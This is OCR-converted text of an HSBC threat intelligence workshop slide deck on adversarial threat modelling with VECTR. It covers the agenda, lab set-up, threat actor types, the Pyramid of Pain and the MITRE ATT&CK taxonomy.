ANALYST 201

Intelligence-Led Adversarial Threat Modelling with VECTR

September 2024

by Sajid Nawaz Khan

ANALYST 201

About CITA

At the forefront of cyber threat analysis, the *HSBC Cyber Intelligence and Threat Analysis (CITA)* team conduct comprehensive investigations of malicious cyber acts to inform, educate, and advise HSBC and the broader cybersecurity industry.

Mission

Through continuous learning and participation in internal and external engagements, **CITA empowers decision makers, emboldens defences, and weakens our adversaries.**

About Sajid Nawaz Khan

Thank you for joining my workshop today.

whoami

- Finance sector veteran, 20+ years
- Principal Analyst, ten years in InfoSec
- Focus on tactical & technical reporting
- GIAC GREM, GDAT, GCFA certified
- MITRE ATT&CK evangelist
- *Trying* to learn Data Science

etc

- Food, films, museums, science and origami
- linkedin.com/in/sajidnawazkhan

ANALYST 201

Analyst 101

The *Analyst 101* series of workshops are designed to empower analysts with skills that support common CTI and DFIR use cases.

Our interactive and fully-guided sessions focus on developing practical skills and intelligence tradecraft — and their application in real-world scenarios; allowing analysts to take their investigations farther, perform triage quicker, and deliver high-quality intelligence outcomes that can withstand analytical rigour.

Workshop Participation

We encourage participants to follow along with workshop exercises and recommend the use of an Ubuntu 22.04 LTS (Jammy Jellyfish) virtual machine.

Workshop Prerequisites

A detailed list of lab set-up instructions are documented within this sessions' corresponding Workshop Guide. We regret we cannot support non-standard configurations or other Debian distributions.

ANALYST 201

Analyst 101

Beginner

Ten Tools to Supercharge Investigations

YARA Fundamentals: Part 1

YARA Fundamentals: Part 2

Analyst 201

Intermediate

Intelligence-Led Adversarial Threat Modelling

Proactive Infrastructure Hunting

Investigating Cobalt Strike Beacons with ELK

ANALYST 201

This presentation and workshop were originally presented at x33fcon in September 2021 as *Adversarial Threat Modelling — A Practical Approach to Purple Teaming in the Enterprise*.

It has since been delivered countless times to peers and government agencies, with this latest iteration providing updated guidance on methodologies and best practices.

ANALYST 201

	1	*Presentation* An introduction to CITA's approach to intelligence-led adversarial modelling	60 Minutes
10 Minute Break			
	2	*Demo* A practical demonstration of VECTR, and its application in a CTI context	30 Minutes
10 Minute Break			
	3	*Hands On Workshop* Configuring and Deploying VECTR, organising assessments and campaigns, best practices, etc	90 Minutes

ANALYST 201


Workshop Requirements

Hypervisor

VirtualBox or equivalent, with Guest Additions / Extension Packs, and fast internet connectivity

Ubuntu

Ubuntu 22.04 LTS recommended, with 8GB RAM, 80GB disk space and bi-directional clipboard and file sharing



VECTR

Follow the installation guide, including dependencies, as outlined at docs.vectr.io


Act 1:
The Problem

ANALYST 201

The Threat Landscape: No Rest for Defenders

Source: The Cyber Events Database

The increasing scale, sophistication and impact of cyber events remains an enduring concern globally.



ANALYST 201

Increase in sophistication and resources

Lone Wolf · Insider

Often opportunistic. Tooling, capabilities and motivations vary.

Hacktivists · Ideologists

Ideological activism, disruption of services or access. Often funded.

Organised Criminality

Financially motivated. Use of commodity malware, phishing, malspam, etc

Nation State · APTs

IP theft, cyber espionage. Capabilities vary, but usually well resourced.

ANALYST 201

“Could this happen to us?

It is not unusual for security teams to respond to this style of questioning with “catch-all” type statements, intended to provide general comfort and assurance:

- “ … defence in depth”
- “ … indicators ingested and blocked”
- “ … industry leading controls”
- “ … visibility via peers and industry trust groups”
- “ … couldn’t / wouldn’t happen to us”

ANALYST 201

“Could this happen to us?

Awareness of cyber security threats and risks have matured considerably. CITA’s approach allows operational teams to respond to these types of queries more specifically and confidently, e.g.,

- “Threat intelligence are aware of *n* priority threat groups — including *Strutting Pigeon*, using techniques *A*, *B*, *C* in a number of successful attacks within the sector.”
- “The business has deployed *y* mitigating controls and *z* use cases to detect and mitigate any potential impact.”


ANALYST 201

Pyramid of Pain

The *Pyramid of Pain* emphasises increasing the adversary's cost of operations.

"This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities, and how much pain it will cause them when you are able to deny those indicators to them".


— *David Bianco*



Source: David Bianco

ANALYST 201

Pyramid of Pain



ANALYST 201


Pyramid of Pain: Crème de la Crème

Source: AttackIQ

▲	Indicator	Description
1	Tactics, Techniques and Procedures (TTPs)	How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between
2	Tools	Software used by attackers to accomplish their mission. This includes utilities designed to create malicious documents for spear phishing, backdoors used to establish C2 or password crackers, or other host-based utilities
3	Host Artifacts	Observables caused by adversary activities on one or more of your hosts, such as registry keys or values known to be created by specific pieces of malware, files, or directories
3	Network Artifacts	Adversaries' network activities that are observable. Typical examples include URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent, or SMTP Mailer values, etc

ANALYST 201


Beyond the Lockheed Martin Kill Chain



MITRE Enterprise ATT&CK: 14 tactics → 202 techniques → 435 sub-techniques

ANALYST 201

MITRE: Adversarial Tactics, Techniques and Common Knowledge



ANALYST 201

MITRE: Adversarial Tactics, Techniques and Common Knowledge

Adversarial Tactics, Techniques and Common Knowledge (ATT&CK) provides superior tactical acuity — allowing intrusions to be mapped consistently and in greater detail, using a common taxonomy.

Tactic: TA0002	*Technique: T1059*	*Sub-Technique: 001*	*Specific Procedure*
